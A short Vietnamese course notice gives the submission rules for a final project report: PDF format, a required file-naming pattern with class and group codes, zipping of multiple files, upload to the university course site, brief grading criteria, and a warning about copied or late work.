### **Báo cáo:**

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Đặt tên theo định dạng: [Mã lớp]-Project\_Final\_NhomX\_Madetai. (trong đó X và Madetai là mã số thứ tự nhóm và Mã đề tài trong danh sách đăng ký nhóm đồ án).  
*Ví dụ: [NT521.N11.ANTT]-Project\_Final\_Nhom03\_CK01.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file **.ZIP** với cùng tên file báo cáo.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

### **Đánh giá:**

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

*Bài sao chép, trẽ, ... sẽ được xử lý tùy mức độ vi phạm.*

**HẾT**